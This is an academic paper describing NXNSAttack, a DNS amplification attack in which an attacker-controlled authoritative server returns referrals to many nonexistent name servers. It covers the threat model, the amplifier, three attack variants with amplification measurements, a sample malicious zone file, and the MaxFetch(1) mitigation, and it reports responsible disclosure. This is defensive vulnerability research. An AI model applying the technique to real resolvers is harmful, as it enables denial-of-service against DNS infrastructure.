Generic Top-Level Domain (gTLD) is one of the categories of TLD, which is not country-specific but paired with different classes or organizations such as `.com`, `.net`.

NXNSAttack: Recursive DNS Inefficiencies and Vulnerabilities

Yehuda Afek*†
Tel Aviv University
afek@post.tau.ac.il

Anat Bremler-Barr
The Interdisciplinary Center
bremler@idc.ac.il

Lior Shafir†
Tel Aviv University
lior.shafir@gmail.com

Abstract

This paper exposes a new vulnerability and introduces a corresponding attack, the NoneXistent Name Server Attack (*NXNSAttack*), that disrupts and may paralyze the DNS system, making it difficult or impossible for Internet users to access websites, web e-mail, online video chats, or any other online resource. The NXNSAttack generates a storm of packets between DNS resolvers and DNS authoritative name servers. The storm is produced by the response of resolvers to unrestricted referral response messages of authoritative name servers. The attack is significantly more destructive than NXDomain attacks (e.g., the Mirai attack): i) It reaches an amplification factor of more than 1620x on the number of packets exchanged by the recursive resolver. ii) In addition to the negative cache, the attack also saturates the 'NS' section of the resolver caches. To mitigate the attack impact, we propose an enhancement to the recursive resolver algorithm, MaxFetch(k), that prevents unnecessary proactive fetches. We implemented the MaxFetch(1) mitigation enhancement on a BIND resolver and tested it on real-world DNS query datasets. Our results show that MaxFetch(1) degrades neither the recursive resolver throughput nor its latency. Following the discovery of the attack, a responsible disclosure procedure was carried out, and several DNS vendors and public providers have issued a CVE and patched their systems.

1 Introduction

The Domain Name System (DNS) infrastructure, a most critical highly dynamic system on which almost any access to a resource on the Internet depends, has recently been an attractive target for a variety of DDoS attacks [4, 31]. As seen in the Mirai attack [4], a degradation or outage of part of the DNS service disrupts many popular websites such as Twitter, Reddit, Netflix, and many others, impacting millions of Internet users. Moreover, recent large scale attacks, known as NXDomain attacks [33] (or *water-torture* attacks [20, 31]), directly tried to take down parts of the DNS system by flooding the DNS servers with well-structured requests of pseudo-randomly generated nonexistent sub-domains (PRSD).

This paper explores the inefficiencies and vulnerabilities of recursive resolvers. We analyze the DNS recursive resolver behavior and the interaction between its algorithms and components using the popular BIND [15] server implementation. We expose a new vulnerability in recursive resolver algorithms and demonstrate a new attack, called *NXNSAttack*, which exploits this vulnerability. Finally, we suggest and analyze modifications to the recursive resolver algorithms, called MaxFetch(1) and Max-Breadth, which drastically reduce the effectiveness of this attack.

At an abstract level, the DNS system has two parts, each of which is a large, highly distributed system: a hierarchical and dynamic database of *authoritative* name servers storing the DNS data, and a large number of client-facing *resolvers*, located either locally at the service providers and local organizations, or as cloud public services (e.g., CloudFlare 1.1.1.1, and Google 8.8.8.8) that walk through the hierarchical structure to retrieve the domain name resolutions to IP addresses. The focus of the current paper is on the interaction between the recursive resolvers and the authoritative hierarchical structure.

In walking through the authoritative hierarchy, the resolver is delegated from one authoritative server to another. The delegation messages are called name server (NS) referral responses. In such a referral message, an authoritative server tells the recursive resolver that it does not know the answer to its query and refers it to another name server. One of our main observations is that the information in the NS referral responses, at

*Member of the Checkpoint Institute of Information Security. Partial support provided by the Blavatnik Interdisciplinary Cyber Research Center, (ICRC).
†Supported by the Blavatnik Family Grant.

the different recursive steps, and the actions taken by the recursive resolvers as a result, may introduce huge communication and other resource overheads.

These overheads occur mainly because the name servers in the NS referral response are not always provided with their corresponding IP addresses (known as glue records). Top-level authoritative domains (TLDs), second-level domains (SLDs), and other authoritative servers are not allowed to provide IP addresses for domains that do not reside in the same zone origin (known as *Out-of-Bailiwick* name servers [14]). This is mostly to protect from DNS poisoning attacks.

We study the implications and prevalence of this phenomenon. We first discuss (§2) our observation that the number of packets involved in a typical resolution process is much larger in practice than expected in theory, mainly due to proactive extra resolutions of name server IP Addresses.

We then show how the proactive resolution of *all* the name servers in the referral response becomes a major bottleneck in recursive servers such as BIND, considered as the de facto standard for DNS software. We present a new attack, called *NXNSAttack* (§3), that exploits this vulnerability and is more effective against authoritative and recursive servers than the NXDomain attack (§4.5). We show three variants of this attack (a, b, and c in Table 1), analyzing their impact on a BIND based recursive resolver and authoritative servers. (§4). The NXNSAttack simulations saturate the recursive resolver's cache (with NX & NS records) and reach a packet amplification factor (PAF) of more than 1600x (variant a). The key enabler for the attack is the ease with which an attacker can acquire and control an authoritative server.

		Attack target (victim)	Max Amplification factor	
			Bytes	Packets
NXDomain Attack (Mirai [4])		Authoritative name server	2.6x	2x
NXNSAttack	a	Recursive resolver	163x	1621x
	b	Authoritative SLD	21x	75x
	c	Root / TLD	99x	1071x

Table 1: Three variants of the NXNSAttack, and the NXDomain attack [33] empirical evaluation under BIND 9.12.3

We then show how the BIND DNS resolver algorithm can be enhanced to remove unnecessary proactive fetches (§5), thus alleviating the vulnerability, and measure the performance improvements. In particular, we show that our MaxFetch(1) enhancement has no negative impact on either the latency or throughput of the enhanced recursive resolver.

Finally (§6), we quantify the pervasiveness of domains with *out-of-bailiwick* name servers in: (i) the top million domain resolutions, and (ii) in a campus DNS traffic trace. Since the inefficiencies and vulnerabilities we uncover are associated mostly with referral responses that contain many name servers without an associated IP address, we study the prevalence of the phenomenon. We find that in 60% of the domains, all the name servers are *out-of-bailiwick* .

Related work is discussed in §7, responsible disclosure is reported in §8, and our conclusions are given in §9.

2 Background: DNS Resolution Process Overhead

Continuing the description given in the introduction, the main concern in this paper is the interaction between a resolver (of which there are millions in the Internet) and the authoritative name servers (of which there are more than 10 million) in the process of retrieving the required resolution from the authoritative servers. These authoritative servers are authorized to provide the DNS data (translating domain names to IP addresses) for a specific zone without performing requests to other DNS servers.

Cache memory at the resolver side plays a critical role in significantly reducing the amount of interaction between the resolvers and the authoritative hierarchy. By recording previous resolutions for a period of time rather than querying an authoritative server again, the information is retrieved from the cache. However, the vulnerability and attacks we discover in this paper bypass the cache by making sure to query about domain names that are not present in the cache. Therefore we analyze the system behavior with an empty cache. Cache records and DNS response records are tagged by either one of the following labels: A, AAAA, NS, or NX indicating the type of information they carry: IPv4 address of a particular domain, IPv6 address, authoritative name-servers for a domain or zone, a domain name that does not exist in the appropriate authoritative server, respectively.

2.1 The Resolution Process: In Theory

In a clean and fault-free system, when an answer is not found in the resolver cache, it walks through the authoritative hierarchy to obtain it, as shown in Figure 1, where a recursive resolver resolves the domain name `www.microsoft.com`. It starts by issuing a query to one of the root servers (e.g., A.ROOT-SERVERS.NET, whose IP address is hard coded into the recursive resolver), asking for the address of `www.microsoft.com` (step 1 in Figure 1). The root server returns an NS referral response delegating the query to one of a few TLD (Top Level Domain) name servers responsible for the '.com'




Figure 1: The resolution process, in theory, for the domain www.microsoft.com. The red steps represent NS referral responses.




Figure 2: The resolution process in practice, for the domain www.microsoft.com by the BIND 9.12.3 recursive resolver (parallels the diagram in Fig. 1). The .net and .com TLD name servers are already cached at the beginning of the process. The red steps are the mandatory messages required to answer the client query.

zone (step 2). The recursive resolver selects one of these name servers and issues another query (step 3) asking the chosen TLD name server (assuming it has its IP address) for the address of `www.microsoft.com`. The .com TLD server responds with another NS referral response (step 4) delegating the query to one of a few SLD (Secondary Level Domain) name servers responsible for the 'microsoft.com' zone. The recursive resolver again selects one of these name servers and issues another query asking for the address of `www.microsoft.com` (step 5). The SLD authoritative server owns the DNS records for all the domains under 'microsoft.com'; and returns an 'A' response with the requested IP address (step 6). Thus, after 3 rounds of query-response between the resolver and the authoritative servers, the final answer is obtained and is forwarded to the querying client.

2.2 The Resolution Process: In Practice

Here we show that in practice the resolution process requires many more messages to be exchanged between the resolver and the authoritative servers due to fault-tolerance and low latency requirements. We analyze hundreds of thousands of resolutions taken from top websites and campus DNS data, inspecting the type and number of packets involved in each resolution. We tested a BIND 9.12.3 recursive resolver installed on an AWS EC2 machine, as well as on a local machine, to inspect the code and to analyze its internal components and algorithms. We discovered that while the procedure described in Figure 1 results in a total of three requests and replies, in practice it results in many more messages (see the procedure described in Figure 2), sometimes hundreds, even if the cache has been filled by many previous but different requests.

For example, `microsoft.com` resolution requires 54 IPv4 packets (actually 126, but we exclude TCP handshake and control packets that are used when the responses are too large due to additional records and EDNS), `twitter.com` resolution requires 388 packets and `www.gov.uk` requires 102. A detailed analysis of two data sets carried out in §5.3 shows for example that 61.56% of the 'A' queries for the top million domains result in considerably more messages than expected in theory.

Name server referral response: In resolving a domain name, when the cache is empty, the resolver traverses the authoritative hierarchy starting from the root server. It is delegated from one authoritative server to another, until reaching the authoritative server that has the required mapping of the domain name in question to an IP address. The delegation messages are called name server (NS) referral responses. In such a referral message,

an authoritative server tells the recursive resolver: "I do not have the answer, go and ask one of these name servers, e.g., ns1, ns2, etc., that should get you closer to the answer".

To provide fault tolerance, the information at each level of the hierarchy must be duplicated on several authoritative name servers. The root has 13 copies (each duplicated using anycast, to a total of more than one thousand actual servers). All authoritative servers must have at least 2 copies, and 99% have less than 7 copies; see Figure 14.

The referral response message provides the copies of the authoritative server that the resolver is delegated to by their domain names (see examples in Figures 2 and 4). In addition, sometimes the referral response also provides the IP address of each copy, called the *glue record* of the corresponding authoritative name server. These glue records are provided in 'A' records within an NS record, in the referral response, and may be present for none, some or all the name servers in an NS record. The DNS specifications do not provide clear guidelines on when glue records should be present nor how to process them on the recursive side. By RFC 1034 [24] glue records are required only if the NS is lying within or below the zone or domain for which it acts as a name server. Consider for example, 'ns5.google.com' in zone 'google.com'. This condition is known as the *Bailiwick* rule, or more specifically *in-bailiwick'*. This requirement was introduced to avoid a query deadlock for NS referrals that contain name servers within the domain being queried. For example, if the recursive resolves `www.example.com` and the TLD returns a referral containing `ns5.example.com` as a delegated name server which resides within the example.com domain, but without its IP address, the recursive will then initiate another A query asking to resolve `ns5.example.com`. It will be again referred to `ns5.example.com`, which leads to a live-lock (infinite loop).

Another important motivation for the *Bailiwick* rule is to avoid and reduce the risk posed by cache poisoning attacks [32, 34]. In such attacks, the owner of any DNS authoritative server could hijack ownership on any domain name. When responding to a query from a recursive resolver, such a malicious authoritative server can send an NS referral record that includes any domain name as a NS with a glue record mapping this domain name to any IP address, thus injecting or overriding a bogus A record for any domain into the recursive resolver cache. To prevent such cache poisoning attacks using malicious glue records, many recursive implementations store glue records as 'A' records in their cache only if they comply with the *Bailiwick* rule. Otherwise, in an *out-of-bailiwick* case, for example, ns.example.net as a name server for the example.com zone, the resolver discards the glue record. Generally, without getting into different variations and implementation details, the BIND [15] recursive implementation, which we analyze in this paper, as well as Unbound [19], PowerDNS [2] and Microsoft DNS, all discard out-of-bailiwick glue records. Other solutions to eliminate cache poisoning attacks as a result of out-of-bailiwick glue records include DNSSEC, which authenticates the authoritative responses by verifying their signature through a chain of authority. However, these have a very low adoption rate.

Another important consideration that influences the cost of a resolution with an empty cache is the requirement to minimize the response time. The resolver attempts to resolve the domain name of each name server in the referral response for which it does not have an IP address, immediately upon receiving the referral message. Thus, if for example the referral response delegates the recursive to one of 30 name servers for which it does not have an IP address, the recursive immediately starts (BIND implementation) 30 new resolutions. This ensures that the resolver has the IP address of each authoritative it may need, as soon as possible, without incurring additional delays. In addition, most of the recursive resolver implementations use algorithms to distribute the load among the different name servers and achieve lower latency over time when sending queries to authoritative name servers. For example, BIND uses an sRTT (smoothed Round Trip Time) algorithm with a decaying factor, in which it tracks the response time of each name server. Other algorithms perform an initial round-robin over the name servers followed by measured latency-aware selections.

Figure 2 illustrates the additional out-of-bailiwick requests that the recursive issues for `www.microsoft.com`. In this case, the TLD (.com and .net) name servers are already in the cache as a result of previous requests. The .com authoritative responds with an NS referral (step 2) containing four out-of-bailiwick name servers (`ns*.msft.net` for the queried zone microsoft.com). The recursive then initiates four additional resolution fetches for all these out-of-bailiwick name servers. Note that even after it receives their IP addresses in the referral responses (steps 7-10) as glue records, it still performs additional resolution requests for them (steps 11-14). This is because their corresponding requests' recursion state was already initiated independently with an indication that they are not cached.

Note that we observe additional causes for the high number of messages in DNS resolutions: (i) too long NS responses that include multiple name servers and other options such as RRSIG and NSEC3 data in the additional records, leaving no place for all the glue records in a 512-byte UDP packet, forcing the recursive to resend the request using TCP, or by using the UDP EDNS0 4096-byte option. (ii) Canonical NAME records (CNAME)

that reside in different domains than the queried one, and which sometimes have to be resolved with an additional fetch starting from the root-servers.

In conclusion, the referral procedure results in proactive additional resolutions for *all* the non-cached name servers that appear in the NS referral response that are either out-of-bailiwick or do not have an associated glue record. This rule is not part of the configuration nor can it be disabled. In this paper, we focus on these extra resolutions and propose a change in the way they are handled. We claim that the resolution of the referred name servers should be distributed and amortized over several client requests (see §5), in contrast to the current practice where all the resolutions are performed in the first client request. Moreover, many domains outsource their authoritative name servers to cloud operators such as Cloudflare, Google.com, or domaincontrol.com, and these operators often choose short TTL values (30 or 60 seconds). This in turn causes many server resolutions to be outdated by the time the resolver wants to use them. As a result, the resolver has to redo the corresponding resolution(s).

The gap between the number of resolution packets per query expected in theory and the number observed in practice raises several issues that we address in the following sections:

1. In §3 we expose a new vulnerability and corresponding attack, the NXNSAttack.

2. In §5 a solution to mitigate the NXNSAttack by not resolving all the missing name server IP addresses in the first client query is suggested. The extra queries are amortized over future client queries.

3. In §5 we evaluate our solution, and present our experiments and measurements.

4. In §6 we measure the prevalence of *Out-of-Bailiwick* domains, and measure the overhead of additional *Out-of-Bailiwick* resolutions on two different datasets: (i) the top million domains list; (ii) a campus DNS trace.

3 NXNSAttack

Here we show how the multi-name server referral response and the resulting extra resolutions may be used to mount a new attack, NXNSAttack, on different elements of the DNS infrastructure.

As shown in the previous section, for each name server name without an associated IP address, in the NS referral response, the recursive resolver initiates a new resolution procedure. This is the core of our attack. The attacker uses an authoritative server that it owns to craft a response to a resolver with a referral that contains n new and nonexistent name server names without an associated IP address, thereby causing the resolver to start the process of F new resolutions. As shown later, the maximum F can be in the range, $74 \leq F \leq 2 \cdot n$, where n is the number of name server names in the referral response (in the BIND implementation, $2n$ requests to resolve the IPv4 and IPv6 address of each). When the attacker generates many such referral responses repeatedly, this results in a DDoS attack on either the resolver or on a corresponding authoritative server, with an amplification factor of $O(F)$ packets, sometimes much larger than F. There are several parameters and variants of this basic principle that we investigate in this paper.

3.1 Threat Model

To mount a NXNSAttack on either a recursive resolver or an authoritative server, an attacker should:

1. Have access to one or more DNS clients on the Internet. The attacker may use a botnet, like the Mirai IoT botnet [4], or an ad network [17].

2. Own or compromise an authoritative name server. An adversary who acts as an authoritative server has the ability to craft any NS referral response as an answer to different DNS queries. It controls the information that appears in the referral response, such as the number of name servers, their names, and their glue records (as well as the absence of glue records).

Controlling and acquiring a huge number of clients and a large number of authoritative NSs is not difficult. Authoritative name servers are easily and cheaply acquired by first buying and registering new domain names (for our experiments, we purchased several domain names for less than $1 each in less than 5 minutes). These acquired domain names can be dynamically associated with any authoritative server in the Internet. Alternatively, attackers today are able to compromise DNS operators' credentials and manipulate zone-files, sometimes even gaining access to their registrar records, as exemplified by recent DNS hijacking attacks [10, 23]. It should be noted that recent attacks have also utilized capabilities that are much harder to acquire, such as [4, 31] IoT botnets, Booters (DDoS for hire services [16]) and dynamic C&C servers.

3.2 The Amplifier

The core building block of the NXNSAttack is the *amplifier* (Figure 3), which is composed of two attacker components and one innocent recursive resolver. The




Figure 3: The amplifier: components and operation steps.





Figure 4: A different view of the messages exchanged in the steps of the amplifier operation in Figure 3.

two attacker components are a client and an authoritative name server. The attacker issues many requests for sub-domains of domains authorized by its own authoritative server (step 1). Each such request is crafted to have a different sub-domain in order to bypass the resolver's cache, thus forcing the resolver to query the attacker's authoritative server in order to resolve each of these sub-domains (step 2). The authoritative name server then returns an NS referral response with n name server names without their glue records (step 3), i.e., without their associated IP addresses. This forces the resolver to start a resolution query for each one of the name server names in the response, regardless of whether they are *in-bailiwick* or *out-of-bailiwick*, because it does not have their IP addresses in its cache (step 4). The attacker's authoritative referral response issues n new and different delegated name server names each time it receives a query for a sub-domain from the recursive resolver.

The attacker can use the amplifier to generate different attacks on different targets by combining the following



(a) (b)

Figure 5: NXNSAttack targeting the authoritative server (a) and the recursive resolver (b)

three ingredients in a variety of ways:

The bogus name server domains placed by the attacker authoritative in the referral response determine the target authoritative server, which could be at different levels of the DNS hierarchy.

Multiplicity of clients and/or resolvers to target a single authoritative (Fig. 5a), or **multiplicity of authoritatives** to target a particular recursive resolver (Fig. 5b).

Self delegation by the attacker that places n_1 self-delegations to fake name servers in its own domain, in the first malicious referral response. The resolver then sends $F1 = 2n_1$ new requests to the attacker authoritative, which then crafts and issues $F1$ new referral responses (see Fig. 6), each of which contains n_2 delegations of the attacker's choosing. This results in a total of $2n_2 \cdot F1$ name server resolution requests issued by the resolver, thus doubling the attack fan out.

Here we focus on three basic attacks: against a recursive resolver, against an authoritative SLD victim (e.g., victim.com name server), and against the ROOT/TLD servers (.com, and "."). See Table 1 for a summary of the amplification factors.

Recursive resolver attack. (Fig. 5b) Here the maximum packet amplification factor (PAF) is 1620x (both according to our model and empirically; see §4), achieved when the referral delegations are to different TLD name servers (e.g., `fake1.com`, `fake2.com`, ...,`fake1.net`, ...). For each two packets – one from the client and one from the authoritative name server – that the attacker components generate, the victim recursive resolver processes 3,242 packets, out of which 1,081 are DNS packets and the rest are TCP connection control packets. The corresponding bandwidth amplification (BAF) is 132x; see §4.3.

Authoritative SLD attack. (Fig. 5a) In this attack, all the name servers in the malicious referral are sub-




Figure 6: Illustration of the double amplification attack using self delegations in the first referral response. This attack variant (c) reaches a firepower of $F = F_1 \cdot F_2 = 37 \cdot 2 \cdot 135 \cdot 2 = 19,980$ (see §4.1).

domains of a victim SLD (second-level domain, e.g., `fake-1.victim.com`, `fake-2.victim.com`, ...). The maximum packet amplification factor is 74x, and the corresponding bandwidth amplification factor is 21x; see §4.3 for the cost and amplification factor analysis.

ROOT/TLD attack: Here the attacker uses the self-delegations technique (Fig. 6) to increase the number of concurrent referrals to the ROOT name servers. In our empirical tests, the victim processes up to 81,428 packets (14,126,945 bytes) for each client request (and corresponding 75 referral packets) that the attacker generates (it is "only" 81,428 because many were lost). The high victim cost is because the first referral response from the attacker contains delegations to 37 new and different sub-domains of the attacker (e.g., `sd1.attacker.com`, ..., `sd37.attacker.com`), which results in 74 more requests (IPv4 and IPv6 for each delegated ns) to the attacker from the recursive resolver. The attacker's authoritative name server then responds with 74 crafted referrals, each containing 135 delegations to the ROOT server (e.g., `domain.fake` or `domain.tld`, where the TLD name servers are not cached in the recursive resolver), which in turn receives 18,980 concurrent requests; see §4.3 for the cost and amplification factor analysis.

4 NXNSAttack Analysis Evaluation

4.1 F, the Amplifier Firepower

The traffic fan-out of the amplifier as a result of one client request is measured by either the number of generated resolution requests, or the number of packets sent, or the number of bytes (bandwidth, bw) sent. In this section we present the corresponding numbers that were measured in our testbed setup and an analysis that explains them.

Recall that if the recursive resolver receives a referral response that delegates the original request to n name server names, without providing their IP address (no glue records), it then generates – in theory – $2n$ requests to resolve IPv4 and IPv6, for each of these n names. However, two parameters limit this number. The first is the maximum number of delegation names that fit into the referral response, denoted n_{max} or just n. Our experiments show that n_{max} is a function of the DNS packet size (including EDNS(0) extensions [6] and DNS over TCP) and the number of characters in the domain names. In our tests n_{max} turned out to be 135. The second parameter is the *max-recursion-queries* parameter that, in Bind, sets the maximum number of requests a recursive resolver can send when resolving one client request. As stated in the BIND 9.12 manual [1]: "max-recursion-queries: Sets the maximum number of iterative queries that may be sent while servicing a recursive query. If more queries are sent, the recursive query is terminated and returns SERVFAIL. Queries to look up top level domains such as '.com' and '.net' and the DNS root zone are exempt from this limitation. The default is 75". We denote max-recursion-queries as Max_rq.

Since in step 3 in Fig. 3 the recursive sends one request, the remaining Max_rq budget is 74. This is sufficient to resolve 37 names, requesting separately the IPv4 and IPv6 address of each, resulting in $F = 74$, unless the requests are sent to either the root or a TLD name server, in which case, n_{max} is the only limiting factor, yielding $F = 2n_{max} = 270$.

4.2 Experimental Setup

We deployed an experimental setup like the one shown in Figure 3, on the AWS cloud in Ohio. Note that testing which involves attacking live operational name servers is not permissible. The setup includes a client, a recursive resolver, and two authoritative servers: one for the attacker and one for the victim. For each component, we used a large EC2 machine with 16Gb RAM and 4 vCPUs. The authoritative and recursive resolver servers run BIND 9.12.3 in authoritative and recursion operation mode respectively. The client is deployed on a different machine, configured to send DNS requests directly to our recursive resolver.

We chose BIND because it is the most prevalent DNS server implementation [15, 25] and is considered as the de facto standard for DNS servers. Moreover, a recent work [18] shows that the majority of open DNS resolvers operate BIND. We tested multiple versions of BIND in our experiments (different minor versions of 9.11 and 9.12), with no notable differences.

To show that the vulnerability is not unique to BIND, we also provide in §4.4 our results on open recursive resolvers including Google, CloudFlare, Dyn and others. All the open resolvers that we tested exhibited considerable amplification when sending a single NXNSAttack request.

4.3 Cost and Amplification Analysis

In Subsection 4.1 we computed F, the amplifier firepower, which is the total number of DNS requests generated by the amplifier, which was $2(\min(n,(Max_rq-1)/2))$ if the attack is on an SLD domain, and $2n$ if the attack is on a TLD or on root servers (results in $F=74$ and 270 respectively). The 2 factor here is due to requesting the IPv4 address and IPv6 separately. But how many packets and bytes does it translate into? We measure it in our setup and explain (calculate) the observed numbers by analyzing the BIND protocol.

We claim that the cost to the victim in packets, denoted C_v^{pkt}, as a result of one client request, as a function of F, is:

$$C_v^{pkt} = 2 \cdot F \cdot (1+5 \cdot TC), \quad (1)$$

where TC, the value of the truncate bit in the DNS protocol, equals 1 if the F requests fall back to TCP, and 0 otherwise. The TC bit indicates whether the UDP DNS request/response failed due to UDP packet size limitation and is retried in TCP. This often happens when the delegated name servers support DNSSEC signing (e.g., TLD servers, as we observed in our evaluation in §4.3). In such cases, the resolver retry (request and response) involves additional TCP control packets. In our evaluation in §4.3 we observe that each such request response exchange over TCP involves a total of 10 packets: DNS request, DNS response, and 8 TCP control packets (3 for handshake, and 5 for session termination).

The 2 factor in (1) is because we count both the packets sent and received by the recursive resolver or the authoritative victim towards their attack-cost. Traditionally, in DDoS bandwidth attacks, the packets/bytes amplification factor is the number of packets/bytes that are sent to the victim divided by the number of packets/bytes the attacker has sent. The victim name server is forced to receive many packets, process them, access memory, consume cache/memory capacity, and respond with a new DNS request or response packets including TCP connections. Therefore, our analysis of the amplification factor considers the packets the victim (the recursive or the authoritative) receives and sends.

Equation (1) provides C_v^{pkt}, the cost incurred by the victim (recursive resolver or authoritative server) when attacked by the amplifier. The packet amplification factor (PAF) of the different attacks is calculated by dividing the victim cost by that incurred by the attacker, denoted C_a^{pkt}. In attacks a and b (following Fig. 3) the attacker sends two messages, the client request and the referral response from the attacker-controlled authoritative name server. In attack c, Fig. 6, the attacker's authoritative server sends 74 packets, yielding $C_a^{pkt}=75$.

PAF is the ratio between the number of packets processed by the victim and the number of packets sent by the attacker, i.e., $PAF=\frac{C_v^{pkt}}{C_a^{pkt}}$. Similarly, the bandwidth amplification factor is $BAF=\frac{C_v^{bw}}{C_a^{bw}}$, where C_a^{bw} denotes the number of bytes that the attacker must send and C_v^{bw} denotes the number of packets that the victim must process.

The costs discussed above are incurred with every client request because the attacker's authoritative server issues referral requests with new and different fake (nonexistent) names each time. In addition, there are one-time costs that we ignore but will show up in our measurements. These represent the packets exchanged between the recursive resolver and the ROOT/TLD authoritative name servers in resolving the attacker and the victim name servers, respectively. Since these name servers are cached after the first client request, we do not consider them in the packet cost analysis.

In Table 2 and below we analyze each attack variant, describing it and comparing its measured cost to its calculated cost according to the model above.

(a) Recursive resolver attack (row a in Table 2). Here each attacker's referral (step 3 in Figure 3; see also Figure 4) contains delegations to many new and different name servers of the `.com` zone. The zone file contains millions of NS records and looks like this:

```
ORIGIN sd0.attacker.com.
sd0.attacker.com. IN NS ns1.fakens0.com.
sd0.attacker.com. IN NS ns1.fakens1.com.
...
sd0.attacker.com. IN NS ns1.fakens-n.com.
```

Considering that .com and other TLD name servers are external to our setup, we initiated only a few requests for `sd*.attacker.com`, while monitoring the recursive resolver behavior.

In our setup, n_{max} turned out to be 135. The resulting firepower is thus 270 requests that are sent to one of the `.com` TLD name servers, asking 'who is `ns1.fakens*.com`?'. The `.com` name server responds with negative responses (NXDOMAIN). However, all TLD responses also contain a SOA record, RRSIG and multiple NSEC3 signatures (DNSSEC signatures), thus exceeding the maximum response size of 512 bytes. As a result, the TC bit is set to on, forcing the resolver to repeat the 270 queries over TCP (which also creates a lot of overhead on the resolver and the authoritatives to handle

	Victims	Cost Factors		Packets Cost		PAF	Bytes Cost		BAF
		Firepower (F)	TC bit retry TCP	Attacker C_a^{pkt}	Victim C_v^{pkt}		Attacker C_a^{bw}	Victim C_v^{bw}	
a	recursive resolver, TLD name server	270	1	2	C 3,240 M 3,243	**1620x**	3,967	647,107	**163x**
b	SLD name sever, e.g., victim.com	74	0	2	C 148 M 150	**74x**	1,049	22,073	**21x**
c	ROOT or TLD NS	19,980 =74x270	1	76	C239,760 M 81,428	**3154x** 1071x	M 142,487	M 14,126,945	M **99x**

Table 2: Cost of different attack variants as a result of one client request, using BIND (M, measured cost; C, calculated cost).

these TCP connections). Thus, C_v^{pkt} by equation (1) is 3240. However, in our setup we measured 3243 due to the initial one-time resolution of the attacker's authoritative server and the victim recursive resolver addresses. The PAF is thus $\frac{C_v^{pkt}}{2} = 1620$.

The BAF in our setup was measured to be 163, very close to its expected value when taking into account the sizes of the different packets.

